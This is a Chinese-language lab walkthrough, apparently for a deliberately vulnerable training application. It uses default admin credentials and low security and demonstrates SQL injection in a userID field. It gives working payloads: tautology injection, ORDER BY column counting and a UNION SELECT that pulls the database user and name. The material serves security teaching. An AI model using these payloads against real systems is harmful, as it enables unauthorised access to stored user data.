
1登陆测试系统：

username: admin


password: password




2.设置系统安全等级为低




3.开始注入



3.1 在userID输入框输入1看效果：




3.2 输入1' 查看效果(报错)



原理：

看看数据库查询语句：




输入1时候构造成的数据库查询语句为：

SELECT first\_name, last\_name FROM users WHERE user\_id = '1' （语法正确）

输入1'时候构造成的数据库查询语句为：

SELECT first\_name, last\_name FROM users WHERE user\_id = '1''（语法错误）

输入1' or '1'='1:




把数据库中所有的用户名和密码都列出来了

构造的语句为：

SELECT first\_name, last\_name FROM users WHERE user\_id = '1' or '1'='1' （or是与的关系，

后边的条件值恒为真，所以不管id是否等于1都可以查询到列出来）

如果把or改成and，在看看效果：



因为and是与的关系，必须同时满足id=1并且 1=1（永真）才能执行，所以只能查询到

ID=1的用户名和密码


实际上对于攻击者来说，并不知道查询的有几列：

SELECT first\_name, last\_name FROM users WHERE user\_id

比如这个案例中用的是两列，这查询语句攻击者是看不到，但是可以通过

以下的语句进行测试：

1' order by 1 # 1' order by 2 # 1' order by 3 # 到3时候报错了，则查询了两列



查询数据库名和用户

1' and 1=2 union select user(),database() #

